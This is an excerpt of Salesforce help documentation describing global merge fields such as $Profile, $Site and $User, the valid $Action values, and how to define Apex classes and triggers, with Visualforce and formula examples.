Flow Example:	Create a flow formula (Text) whose expression is `{!$Organization.City}`. In a Decision element, check whether a contact's city matches that formula.

Visualforce Example:	Use dot notation to access your organization's information. For example:
	`{!$Organization.Street}`
	`{!$Organization.State}`

Tips:	The organization merge fields get their values from whatever values are currently stored as part of your company information in Salesforce. Note that `{!$Organization.UiSkin}` is a picklist value, so use it with picklist functions such as `ISPICKVAL()` in custom fields, validation rules, Visualforce expressions, flow formulas, process formulas, and workflow rule formulas.

$Page

Description:	A global merge field type to use when referencing a Visualforce page.
Use:	Use this expression in a Visualforce page to link to another Visualforce page.

Visualforce Example:	`<apex:page>`
	`  <h1>Linked</h1>`
	`  <apex:outputLink value="{!$Page.otherPage}">`
	`  This is a link to another page.`
	`  </apex:outputLink>`
	`</apex:page>`

Tips:	This global variable is only available for Visualforce pages.

$Permission

Description:	A global merge field type to use when referencing information about the current user's custom permission access. Use permission merge fields to reference information about the user's current access to any of your organization's custom permissions.
Use:	• Select the field type: $Permission. • Select a merge field such as **$Permission.customPermissionName**.
Validation Rule Example:	This validation rule references the custom permission changeAustinAccounts for the current user. This rule ensures that only users with changeAustinAccounts can update accounts with a billing city of Austin. `BillingCity = 'Austin' && $Permission.changeAustinAccounts`
Flow Example:	This flow formula evaluates whether the current user has the deleteCandidates custom permission. `{!$Permission.deleteCandidates}`

Visualforce Example:	To have a pageblock appear only for users that have the custom permission seeExecutiveData, use this:
	`<apex:pageBlock rendered="{!$Permission.canSeeExecutiveDat a}">`
	`  <!-- Executive Data Here -->`
	`</apex:pageBlock>`

Tips:	$Permission appears only when custom permissions have been created in your organization. This global variable isn't supported for processes, flows, and workflow rules.

$Profile

Description:	A global merge field type to use when referencing information about the current user's profile. Use profile merge fields to reference information about the user's profile such as license type or name.
Use:	• Select the field type: $Profile. • Select a merge field such as **$Profile.Name**.

Validation Rule Example:	This validation rule formula references the profile name of the current user to ensure that only the record owner or users with this profile can make changes to a custom field called Personal Goal:
	`AND(`
	`  ISCHANGED( Personal_Goal__c ),`
	`  Owner <> $User.Id,`
	`  $Profile.Name <> "Custom: System Admin"`
	`)`

Flow Example:	Create a flow formula (Text) with this expression. `{!$Profile.Name}` By referencing that formula, you avoid using a query (Lookup elements) and save on limits.
Visualforce Example:	To return the current user's profile, use this: `{!$Profile.Name}`
Tips:	• **$Profile** merge fields are only available in editions that can create custom profiles. • Use profile names to reference standard profiles in **$Profile** merge fields.

	• Your merge field values are blank when the profile attributes are blank. For example, profile **Description** isn't required and sometimes doesn't contain a value. • You don't need to give users permissions or access rights to their profile information to use these merge fields.

If you previously referenced the internal value for a profile, use this list to determine the name to use instead:

Standard Profile Name	$Profile Value
System Administrator	`PT1`
Standard User	`PT2`
Ready Only	`PT3`
Solution Manager	`PT4`
Marketing User	`PT5`
Contract Manager	`PT6`
Partner User	`PT7`
Standard Platform User	`PT8`
Standard Platform One App User	`PT9`
Customer Portal User	`PT13`
Customer Portal Manager	`PT14`

$RecordType

Description:	A global merge field to use when referencing the record type of the current record.
Use:	Add **$RecordType** manually to your s-control.
Visualforce Example:	To return the ID of the current record type, use this: `{$RecordType.Id}`
Tips:	• Use **$RecordType.Id** instead of **$RecordType.Name** to reference a specific

	record type. While **$RecordType.Name** makes a formula more readable, you must update the formula if the name of the record type changes, whereas the ID of a record type never changes. However, when you are deploying formulas across organizations (for example, between sandbox and production), use **$RecordType.Name** because IDs aren't the same across organizations. • Avoid using **$RecordType** in formulas, except in default value formulas. Instead, use the **RecordType** merge field (for example, **Account.RecordType.Name**) or the **RecordTypeId** field on the object. • Don't reference any field with the `$RecordType` merge field in cross-object formulas. The `$RecordType` variable resolves to the record containing the formula, not the record to which the formula spans. Use the `RecordType` merge field on the object instead.

$Request

Description:	A global merge field to use when referencing a query parameter by name that returns a value.
Use:	Add **$Request** manually to your s-control.

S-Control Example:	This snippet, named `Title_Snippet`, requires two input parameters: `titleTheme` and `titleText`. You can reuse it in many s-controls to provide page title and theme in your HTML.
	
	`<h2 class="{!$Request.titleTheme}.title">`
	`{!$Request.titleText}`
	`</h2>`
	
	This s-control calls this snippet using the `INCLUDE` function, sending it the parameters for both the title and theme of the HTML page it creates.
	
	`<html>`
	`<head/>`
	`<body>`
	`{!INCLUDE(`
	`$SControl.Title_Snippet,`
	`[titleTheme = "modern", titleText = "My Sample Title"]`
	`)}`
	`Insert your page-specific content here ...`

	<pre> </body>\n</html></pre>
Tips:	Don't use **$Request** in Visualforce pages to reference query parameters. Use **$CurrentPage** instead.

$Resource

Description:	A global merge field type to use when referencing an existing static resource by name in a Visualforce page. You can also use resource merge fields in `URLFOR` functions to reference a particular file in a static resource archive.
Use:	Use **$Resource** to reference an existing static resource. The format is **$Resource.nameOfResource**, such as **$Resource.TestImage**.

Visualforce Examples:	This Visualforce component references an image file that was uploaded as a static resource and given the name **TestImage**:
	<pre><apex:image url="{!$Resource.TestImage}" width="50" height="50"/></pre>
	To reference a file in an archive (such as a `.zip` or `.jar` file), use the `URLFOR` function. Specify the static resource name that you provided when you uploaded the archive with the first parameter and the path to the desired file within the archive with the second. For example:
	<pre><apex:image url="{!URLFOR($Resource.TestZip, 'images/Bluehills.jpg')}"
	    width="50" height="50"/></pre>

Tips:	This global variable is only available for Visualforce pages.

$SControl

Important Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected and can still be edited.

Description:	A global merge field type to use when referencing an existing custom s-control by name. Use s-control merge fields in `LINKTO`, `INCLUDE`, and `URLFOR` functions to reference one of your custom s-controls.

Use:	• Select the field type: $SControl. • Select an s-control to insert a merge field representing that s-control, such as **$Scontrol.Header_Snippet**.

S-Control Example:	This s-control references the snippet in the **$Scontrol.Header_Snippet** merge field:
	`<html>`
	`  <body>`
	`  {!INCLUDE(`
	`  $SControl.Header_Snippet,`
	`  [title = "My Title", theme = "modern"]`
	`  )}`
	`  </body>`
	`</html>`

Visualforce Example:	This example shows how to link to an s-control named HelloWorld in a Visualforce page:
	`<apex:page>`
	`  <apex:outputLink value="{!$SControl.HelloWorld}">`
	`  Open the HelloWorld s-control`
	`  </apex:outputLink>`
	`</apex:page>`
	Note that if you want to embed an s-control in a page, you can use the `<apex:scontrol>` tag without the $SControl merge field. For example:
	`<apex:page>`
	`  <apex:scontrol controlName="HelloWorld" />`
	`</apex:page>`

Tips:	• The drop-down list for **Insert Merge Field** lists all your custom s-controls except snippets. Although snippets are s-controls, they behave differently. For example, you can't reference a snippet from a `URLFOR` function directly; snippets aren't available when creating a custom button or link that has a **Content Source** of Custom S-Control; and you can't add snippets to your page layouts. To insert a snippet in your s-control, use the **Insert Snippet** drop-down button.

	• This global variable is only available for custom buttons and links, s-controls, and Visualforce pages.

$Setup

Description:	A global merge field type to use when referencing a custom setting of type “hierarchy.”
Use:	Use `$Setup` to access hierarchical custom settings and their field values using dot notation. For example, `$Setup.App_Prefs__c.Show_Help_Content__c`. Hierarchical custom settings allow values at any of three different levels: • Organization, the default value for everyone • Profile, which overrides the Organization value • User, which overrides both Organization and Profile values Salesforce automatically determines the correct value for this custom setting field based on the running user’s current context.
Formula Field Example:	`{!$Setup.CustomSettingName__c.CustomFieldName__c}` Formula fields only work for hierarchy custom settings; they can’t be used for list custom settings.

Visualforce Example:	This example illustrates how to conditionally display an extended help message for an input field, depending on the user’s preference:
	
	`<apex:page>`
	`  <apex:inputField value="{!usr.Workstation_Height__c}"/>`
	`  <apex:outputPanel id="helpWorkstationHeight"`
	`  rendered="{!$Setup.App_Prefs__c.Show_Help_Conten`
	`t__c}">`
	`  Enter the height for your workstation in inches, meas`
	`ured from the`
	`  floor to top of the work surface.`
	`  </apex:outputPanel>`
	`  ...`
	`</apex:page>`

	If the organization level for the custom setting is set to `true`, users see the extended help message by default. If an individual prefers to not see the help messages, they can set their custom setting to `false` to override the organization (or profile) value. Custom settings of type “list” aren’t available on Visualforce pages using this global variable. You can access list custom settings in Apex.
Tips:	This global variable is available in Visualforce pages, formula fields, validation rules, flows, and process formulas.

$Site

Description:	A global merge field type to use when referencing information about the current Salesforce site.
Use:	Use dot notation to access information about the current Salesforce site.
Visualforce Example:	This example shows how to use the `$Site.Template` merge field: `<apex:page title="Job Application Confirmation" showHeader="false"` `standardStylesheets="true">` `<!-- The site template provides layout & style for the site -->` `<apex:composition template="{!$Site.Template}">` `<apex:define name="body">` `<apex:form>` `<apex:commandLink value="<- Back to Job Search"` `onclick="window.top.location='{!$Page.PublicJobs}';return false;"/>` ` ` ` ` `<center>` `<apex:outputText value="Your application has been saved.` `Thank you for your interest!"/>` `</center>` ` `

	  </apex:form> </apex:define> </apex:composition> </apex:page>
Tips:	This global variable is available in Visualforce pages, email templates, and s-controls.

Note that only these site fields are available:

Merge Field	Description
$Site.Name	Returns the API name of the current site.
$Site.Domain	Returns your Salesforce Sites based URL.
$Site.CustomWebAddress	Returns the request's custom URL if it doesn't end in `force.com` or returns the site's primary custom URL. If neither exist, then this returns an empty string. Note that the URL's path is always the root, even if the request's custom URL has a path prefix. If the current request isn't a site request, then this field returns an empty string. This field's value always ends with a `/` character. Use of $Site.CustomWebAddress is discouraged, and we recommend using $Site.BaseCustomUrl instead.
$Site.OriginalUrl	Returns the original URL for this page if it's a designated error page for the site; otherwise, returns `null`.
$Site.CurrentSiteUrl	Returns the base URL of the current site that references and links should use. Note that this field might return the referring page's URL instead of the current request's URL. This field's value includes a path prefix and always ends with a `/` character. If the current request isn't a site request, then this field returns an empty string. Use of $Site.CurrentSiteUrl is discouraged. Use $Site.BaseUrl instead.
$Site.LoginEnabled	Returns `true` if the current site is associated with an active login-enabled portal; otherwise returns `false`.
$Site.RegistrationEnabled	Returns `true` if the current site is associated with an active self-registration-enabled Customer Portal; otherwise returns `false`.
$Site.IsPasswordExpired	For authenticated users, returns `true` if the currently logged-

Merge Field	Description
	in user's password is expired. For non-authenticated users, returns `false`.
$Site.AdminEmailAddress	Returns an empty string. This merge field is deprecated.
$Site.Prefix	Returns the URL path prefix of the current site. For example, if your site URL is *MyDomainName*`.my.salesforce-sites.com/partners`, `/partners` is the path prefix. Returns `null` if the prefix isn't defined. If the current request isn't a site request, then this field returns an empty string.
$Site.Template	Returns the template name associated with the current site; returns the default template if no template has been designated.
$Site.ErrorMessage	Returns an error message for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
$Site.ErrorDescription	Returns the error description for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
$Site.AnalyticsTrackingCode	The tracking code associated with your site. Services such as Google Analytics can use this code to track page request data for your site.
$Site.BaseCustomUrl	Returns a base URL for the current site that doesn't use a subdomain. The returned URL uses the same protocol (HTTP or HTTPS) as the current request if at least one non-force.com custom URL that supports HTTPS exists on the site. The returned value never ends with a `/` character. If all the custom URLs in this site end in `force.com` or `salesforce-sites.com`, or if this site has no custom URL's, then this returns an empty string. If the current request isn't a site request, then this method returns an empty string. This field replaces **CustomWebAddress** and includes the custom URL's path prefix.
$Site.BaseInsecureUrl	This merge field is deprecated. Returns a base URL for the current site that uses HTTP instead of HTTPS. The current request's domain is used. The returned value includes the path prefix and never ends with a `/` character. If the current request isn't a site request, then this method returns an empty string

Merge Field	Description
$Site.BaseRequestUrl	Returns the base URL of the current site for the requested URL. This isn't influenced by the referring page's URL. The returned URL uses the same protocol (HTTP or HTTPS) as the current request. The returned value includes the path prefix and never ends with a `/` character. If the current request isn't a site request, then this method returns an empty string.
$Site.BaseSecureUrl	Returns a base URL for the current site that uses HTTPS instead of HTTP. The current request's domain is preferred if it supports HTTPS. Domains that aren't force.com subdomains are preferred over force.com subdomains. A force.com subdomain, if associated with the site, is used when no other HTTPS domains exist in the current site. If there are no HTTPS custom URLs in the site, then this method returns an empty string. The returned value includes the path prefix and never ends with a `/` character. If the current request isn't a site request, then this method returns an empty string.
$Site.BaseUrl	Returns the base URL of the current site that references and links should use. Note that this field may return the referring page's URL instead of the current request's URL. This field's value includes the path prefix and never ends with a `/` character. If the current request isn't a site request, then this field returns an empty string. This field replaces $Site.CurrentSiteUrl.
$Site.MasterLabel	Returns the value of the Master Label field for the current site. If the current request isn't a site request, then this field returns an empty string.
$Site.SiteId	Returns the ID of the current site. If the current request isn't a site request, then this field returns an empty string.
$Site.SiteType	Returns the API value of the Site Type field for the current site. If the current request isn't a site request, then this field returns an empty string.
$Site.SiteTypeLabel	Returns the value of the Site Type field's label for the current site. If the current request isn't a site request, then this field returns an empty string.

$System.OriginDateTime

Description:	A global merge field that represents the literal value of 1900-01-01 00:00:00. Use this global variable when performing date/time offset calculations, or to assign a literal value to a date/time field.
Use:	• Select the field type: $System. • Select **OriginDateTime** from the **Insert Merge Field** option.
Formula Example:	This example illustrates how to convert a date field into a date/time field. It uses the date in the **OriginDateTime** merge field to get the number of days since a custom field called **My Date Field**. Then, it adds the number of days to the **OriginDateTime** value. `$System.OriginDatetime + ( My_Date_Field__c - DATEVALUE($System.OriginDatetime) )` **OriginDateTime** is in the GMT time zone but the result is displayed in the user's local time zone.
Flow, Process, and Visualforce Example:	This example calculates the number of days that have passed since January 1, 1900: `{!NOW() - $System.OriginDateTime}`
Tips:	This global variable is available in: • Default values • Flows • Formulas in custom fields, processes, and workflow rules • Workflow field update actions • Visualforce pages and s-controls

$User

Description:	A global merge field type to use when referencing information about the current user. User merge fields can reference information about the user such as alias, title, and ID. Most of the fields available on the User standard object are also available on $User.

Use:	• Select the field type: $User. • Select a merge field such as **$User.Username**.

Validation Rule Example:	This validation rule formula references the ID of the current user to determine if the current user is the owner of the record. Use an example like this to ensure that only the record owner or users with an administrator profile can make changes to a custom field called **Personal Goal**:
	`AND(`
	`  ISCHANGED( Personal_Goal__c ),`
	`  Owner <> $User.Id,`
	`  $Profile.Name <> "Custom: System Admin"`
	`)`

Flow Example:	Create a flow formula (Text) that has this expression. `{!$User.FirstName} & " " & {!$User.LastName}` Once you create that formula, reference it anywhere that you need to call the user by name in your flow. By referencing the $User global variable, you avoid using a Get Records element, which counts against flow limits.

Visualforce Example:	This example displays the current user's company name, as well as the status of the current user (which returns a Boolean value).
	`<apex:page>`
	`  <h1>Congratulations</h1>`
	`  <p>This is your new Apex Page</p>`
	`  <p>`
	`  The current company name for this user is: {!$User.Co mpanyName}`
	`  </p>`
	`  <p>`
	`  Is the user active?`
	`  {!$User.isActive}`
	`  </p>`
	`</apex:page>`

Tips:	• The current user is the person changing the record that prompted the default value, validation rule, or other operation that uses these global merge fields. • When a Web-to-Case or Web-to-Lead process changed a record, the current user is the **Default Lead Owner** or **Default Case Owner**. • When a process executes scheduled actions and the user who started the process is no longer active, $User refers to the default workflow user. The same goes for time-based actions in workflow rules. • Some of the $User merge fields can be used in mobile configuration filters.

$User.UITheme and **$User.UIThemeDisplayed**

Description:	These global merge fields identify the Salesforce look and feel a user sees on a given Web page. The difference between the two variables is that **$User.UITheme** returns the look and feel the user is supposed to see, while **$User.UIThemeDisplayed** returns the look and feel the user actually sees. For example, a user can have the preference and permissions to see the Lightning Experience look and feel, but if they're using a browser that doesn't support that look and feel, for example, older versions of Internet Explorer, **$User.UIThemeDisplayed** returns a different value. Running Classic and Lightning Experience in different browser tabs or windows isn't supported and can cause unexpected behavior in the look and feel of your org and the values returned by the **$User.UITheme** and **$User.UIThemeDisplayed** fields. For example, if your org is using Lightning Experience, but you switch to Classic in a different browser tab, these fields return a Classic theme in both tabs.
Use:	Use these variables to identify the CSS used to render Salesforce web pages to a user. Both variables return one of these values. • `Theme1` –Obsolete Salesforce theme • `Theme2` –Salesforce Classic 2005 user interface theme • `Theme3` –Salesforce Classic 2010 user interface theme • `Theme4d` –Modern "Lightning Experience" Salesforce theme • `Theme4t` –Salesforce mobile app theme • `Theme4u` –Lightning Console theme • `PortalDefault` –Salesforce Customer Portal theme • `Webstore` –AppExchange theme
Visualforce Example:	This shows how you can render different layouts based on a user's theme:

	<pre><apex:page>
	    <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme2'}">
	        // this is the old theme...
	    </apex:pageBlock>
	
	    <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme3'}">
	       // this is the classic theme ...
	    </apex:pageBlock>
	</apex:page></pre>

$UserRole

Description:	A global merge field type to use when referencing information about the current user's role. Role merge fields can reference information such as role name, description, and ID.
Use:	• Select the field type: $UserRole. • Select a merge field, such as **$UserRole.Name**.

Validation Rule Example:	This validation rule formula references the user role name to validate that a custom field called **Discount Percent** doesn't exceed the maximum value allowed for that role:
	<pre>Discount_Percent__c > VLOOKUP(
	    $ObjectType.Role_Limits__c.Fields.Limit__c,
	    $ObjectType.Role_Limits__c.Fields.Name,
	    $UserRole.Name
	)</pre>

Process, Flow, and Visualforce Example:	<pre>{!$UserRole.LastModifiedById}</pre>
Tips:	• The current user is the person changing the record that prompted the default value, validation rule, or other operation that uses these global merge fields. • When a Web-to-Case or Web-to-Lead process changed a record, the current user is the **Default Lead Owner** or **Default Case Owner**.

	• When a process executes scheduled actions and the user who started the process is no longer active, $UserRole refers to role of the default workflow user. The same goes for time-based actions in workflow rules. You can't use these `$UserRole` values in Visualforce: • `CaseAccessForAccountOwner` • `ContactAccessForAccountOwner` • `OpportunityAccessForAccountOwner` • `PortalType`

See Also

Valid Values for the $Action Global Variable
Flow Resource: Global Variables

Valid Values for the **$Action** Global Variable

All objects support basic actions, such as new, clone, view, edit, list, and delete. The **$Action** global also references actions available on many standard objects. The values available in your organization may differ depending on the features you enable.

REQUIRED EDITIONS

Available in: Salesforce Classic
$Action global variable available in: **All** Editions

USER PERMISSIONS NEEDED	
To create, edit, and delete custom s-controls, formulas, or Visualforce pages:	Customize Application

The following table lists the actions you can reference with the **$Action** global variable and the objects on which you can perform those actions.

Value	Description	Objects
Accept	Accept a record.	• Ad group • Case • Event • Google campaign • Keyword • Lead

		• Search phrase • SFGA version • Text ad
Activate	Activate a contract.	Contract
Add	Add a product to a price book.	Product2
AddCampaign	Add a member to a campaign.	Campaign
AddInfluence	Add a campaign to an opportunity's list of influential campaigns.	Opportunity
AddProduct	Add a product to price book.	OpportunityLineItem
AddToCampaign	Add a contact or lead to a campaign.	• Contact • Lead
AddToOutlook	Add an event to Microsoft Outlook.	Event
AdvancedSetup	Launch campaign advanced setup.	Campaign
AltavistaNews	Launch `www.altavista.com/news/`.	• Account • Lead
Cancel	Cancel an event.	Event
CaseSelect	Specify a case for a solution.	Solution
ChangeOwner	Change the owner of a record.	• Account • Ad group • Campaign • Contact • Contract • Google campaign • Keyword • Opportunities • Search phrase • SFGA version • Text ad
ChangeStatus	Change the status of a case.	• Case • Lead

ChoosePricebook	Choose the price book to use.	OpportunityLineItem
Clone	Clone a record.	• Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Product • Search phrase • SFGA version • Text ad • Custom objects
CloneAsChild	Create a related case with the details of a parent case.	Case
CloseCase	Close a case.	Case
Convert	Create a new account, contact, and opportunity using the information from a lead.	Lead
ConvertLead	Convert a lead to a campaign member.	Campaign Member
Create_Opportunity	Create an opportunity based on a campaign member.	Campaign Member
Decline	Decline an event.	Event
Delete	Delete a record.	• Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword

		• Lead • Opportunity • Opportunity product • Product • Search phrase • SFGA version • Solution • Task • Text ad • Custom objects
DeleteSeries	Delete a series of events or tasks.	• Event • Task
DisableCustomerPortal	Disable a Customer Portal user.	Contact
DisableCustomerPortalAccount	Disable a Customer Portal account.	Account
DisablePartnerPortal	Disable a Partner Portal user.	Contact
DisablePartnerPortalAccount	Disable a Partner Portal account.	Account
Download	Download an attachment.	• Attachment • Document
Edit	Edit a record.	• Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Opportunity product • Product • Search phrase

		• SFGA version • Solution • Task • Text ad • Custom objects
EditAllProduct	Edit all products in a price book.	OpportunityLineItem
EnableAsPartner	Designate an account as a partner account.	Account
EnablePartnerPortalUser	Enable a contact as a Partner Portal user.	Contact
EnableSelfService	Enable a contact as a Self-Service user.	Contact
FindDup	Display duplicate leads.	Lead
FollowupEvent	Create a follow-up event.	Event
FollowupTask	Create a follow-up task.	Event
HooversProfile	Display a Hoovers profile.	• Account • Lead
IncludeOffline	Include an account record in Connect Offline.	Account
GoogleMaps	Plot an address on Google Maps.	• Account • Contact • Lead
GoogleNews	Display `www.google.com/news`.	• Account • Contact • Lead
GoogleSearch	Display `www.google.com`.	• Account • Contact • Lead
List	List records of an object.	• Ad group • Campaign • Case • Contact

		• Contract • Google campaign • Keyword • Lead • Opportunity • Product • Search phrase • SFGA version • Solution • Text ad • Custom objects
LogCall	Log a call.	Activity
MailMerge	Generate a mail merge.	Activity
ManageMembers	Launch the Manage Members page.	Campaign
MassClose	Close multiple cases.	Case
Merge	Merge contacts.	Contact
New	Create a new record.	• Activity • Ad group • Asset • Campaign • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Search phrase • SFGA version • Solution • Task • Text ad • Custom objects
NewTask	Create a task.	Task
RequestUpdate	Request an update.	• Contact

		• Activity
SelfServSelect	Register a user as a Self Service user.	Solution
SendEmail	Send an email.	Activity
SendGmail	Open a blank email in Gmail.	• Contact • Lead
Sort	Sort products in a price book.	OpportunityLineItem
Share	Share a record.	• Account • Ad group • Campaign • Case • Contact • Contract • Google campaign • Keyword • Lead • Opportunity • Search phrase • SFGA version • Text ad
Submit for Approval	Submit a record for approval.	• Account • Activity • Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Opportunity product • Product

		• Search phrase • SFGA version • Solution • Task • Text ad
Tab	Access the tab for an object.	• Ad group • Campaign • Case • Contact • Contract • Google campaign • Keyword • Lead • Opportunity • Product • Search phrase • SFGA version • Solution • Text ad
View	View a record.	• Activity • Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Opportunity product • Product • Search phrase • SFGA version • Solution • Text ad • Custom objects

ViewAllCampaignMembers	List all campaign members.	Campaign
ViewCampaignInfluenceReport	Display the Campaigns with Influenced Opportunities report.	Campaign
ViewPartnerPortalUser	List all Partner Portal users.	Contact
ViewSelfService	List all Self-Service users.	Contact
YahooMaps	Plot an address on Yahoo! Maps.	• Account • Contact • Lead
YahooWeather	Display `http://weather.yahoo.com/`.	Contact

See Also

Global Variables

Apex Code Overview

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Lightning platform server in conjunction with calls to the Lightning Platform API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Apex can be stored on the platform in two different forms:

- A *class* is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code. From Setup, enter *`Apex Classes`* in the **Quick Find** box, then select **Apex Classes**.
- A *trigger* is Apex code that executes before or after specific data manipulation language (DML) events occur, such as before object records are inserted into the database, or after records have been deleted. Triggers are stored as metadata in Salesforce. A list of all triggers in your organization is located on the Apex Triggers page in Setup.

Apex generally runs in system context; that is, the current user's permissions and field-level security aren't taken into account during code execution. Sharing rules, however, are not always bypassed: the class

must be declared with the `without sharing` keyword in order to ensure that sharing rules are not enforced.

You must have at least 75% of your Apex covered by unit tests before you can deploy your code to production environments. In addition, all triggers must have some test coverage.

After creating your classes and triggers, as well as your tests, replay the execution using the Developer Console.

You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can change Apex only by using the Metadata API `deploy` call, the Salesforce Extensions for Visual Studio Code, or the Ant Migration Tool. The Salesforce Extensions for Visual Studio Code and Ant Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Main Services Agreement.

For more information on the syntax and use of Apex, see the Apex Code Developer's Guide.

Apex Developer Guide and Developer Tools

The Apex Developer Guide and Apex Reference Guide provide the complete reference for the Apex programming language. The Apex Developer Guide explains how to invoke Apex, how to work with limits, how to write tests, and more. The Apex Reference Guide provides reference information on Apex classes, interfaces, exceptions and so on. To write Apex code, you can choose from several Salesforce and third-party tools.

Define Apex Classes

Salesforce stores Apex classes as metadata.

Define Apex Triggers

Apex code can be invoked by using triggers. Apex triggers can be configured to perform custom actions before or after changes to Salesforce records, such as insertions, updates, or deletions.

Executing Anonymous Apex Code

The Developer Console allows you to execute Apex code as another way to generate debug logs that cover specific application logic.

What Happens When an Apex Exception Occurs?

When an exception occurs, code execution halts. Any DML operations that were processed before the exception are rolled back and aren't committed to the database. Exceptions get logged in debug logs. For unhandled exceptions, which are exceptions that the code doesn't catch, Salesforce sends an email that includes the exception information. The end user sees an error message in the Salesforce user interface.

Handling Apex Exceptions in Managed Packages

When you create a managed package for AppExchange, you can specify a user to receive an email notification when an exception occurs that Apex doesn't catch.

Manage Apex Classes

An Apex class is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code.

Manage Apex Triggers

A trigger is Apex code that executes before or after specific data manipulation language (DML) events occur, such as before object records are inserted into the database, or after records have been deleted.

Manage Version Settings for Apex

To aid backwards-compatibility, Apex classes and triggers are stored with version settings for the Salesforce API and any referenced managed packages.

View Apex Classes

After you have created a class, you can view the code contained in the class, as well as the API against which the class was saved, and whether the class is valid or active.

View Apex Trigger Details

Apex triggers are stored as metadata in the application under the object with which they are associated.

Create an Apex Class from a WSDL

An Apex class can be automatically generated from a WSDL document that is stored on a local hard drive or network.

Monitor the Apex Job Queue

The Apex Jobs Setup page has information about Apex jobs, including the percentage of async Apex usage and the number of Apex operations that have been used out of the 24-hour org limit. Monitor the status of Apex jobs to mitigate potential limit problems before they happen.

Monitoring the Apex Flex Queue

Use the Apex Flex Queue page to view and reorder all batch jobs that have a status of Holding. Or reorder your batch jobs programmatically using Apex code.

Schedule Apex Jobs

Use the Apex scheduler and the `Schedulable` interface if you have specific Apex classes that you want to run on a regular basis, or to run a batch Apex job using the Salesforce user interface.

Apex Hammer Test Results

With the Hammer process, Salesforce runs your org's Apex tests in both the current and new release, and compares the results to identify issues for you.

Apex FAQ

Frequently asked questions about external Web services, supported WSDL Schema types, and differences between a Apex classes and triggers.

Apex Developer Guide and Developer Tools

The Apex Developer Guide and Apex Reference Guide provide the complete reference for the Apex programming language. The Apex Developer Guide explains how to invoke Apex, how to work with limits, how to write tests, and more. The Apex Reference Guide provides reference information on Apex classes, interfaces, exceptions and so on. To write Apex code, you can choose from several Salesforce and third-party tools.

- Apex Developer Guide
- Apex Reference Guide

Use these tools to write Apex code:

- Developer Console
- Salesforce Extensions for Visual Studio Code
- Code Editor in the Salesforce User Interface

Search the Web to find Salesforce IDEs created by third-party developers.

Define Apex Classes

Salesforce stores Apex classes as metadata.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs)
Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To define, edit, delete, set security, and set version settings for Apex classes:	Author Apex
To run Apex tests:	View Setup and Configuration

You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can change Apex only by using the Metadata API `deploy` call, the Salesforce Extensions for Visual Studio Code, or the Ant Migration Tool. The Salesforce Extensions for Visual Studio Code and Ant Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Main Services Agreement.

1. From Setup, enter *Apex Classes* in the **Quick Find** box, then select **Apex Classes**.
2. Click **New**.
3. Click **Version Settings** to specify the version of Apex and the API used with this class.
   If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this class. Use the default values for all versions. This associates the class with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version. You can specify an older version of Apex and the API to maintain specific behavior.
4. In the class editor, enter the Apex code for the class. A single class can be up to 1 million characters in length, not including comments, test methods, or classes defined using `@isTest`.
5. Click **Save** to save your changes and return to the class detail screen, or click **Quick Save** to save your changes and continue editing your class. Your Apex class must compile correctly before you can save your class.

Once saved, classes can be invoked through class methods or variables by other Apex code, such as a trigger.

Note To aid backwards-compatibility, classes are stored with the version settings for a specified version of Apex and the API. If the Apex class references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class is saved too. Additionally, classes are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the class was last compiled. If any changes are made to object names or fields that are used in the class, including superficial changes such as edits to an object or field description, or if changes are made to a class that calls this class, the `isValid` flag is set to `false`. When a trigger or Web service call invokes the class, the code is recompiled and the user is notified if there are any errors. If there are no errors, the `isValid` flag is reset to `true`.

See Also

- Manage Apex Classes
- View Apex Classes
- Manage Version Settings for Apex

Define Apex Triggers

Apex code can be invoked by using triggers. Apex triggers can be configured to perform custom actions before or after changes to Salesforce records, such as insertions, updates, or deletions.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions
Standard Objects, Campaigns, Cases, and Emails are not available in **Database.com**.

USER PERMISSIONS NEEDED	
To define Apex triggers:	Author Apex

Apex triggers are stored as metadata in the application under the object with which they are associated.

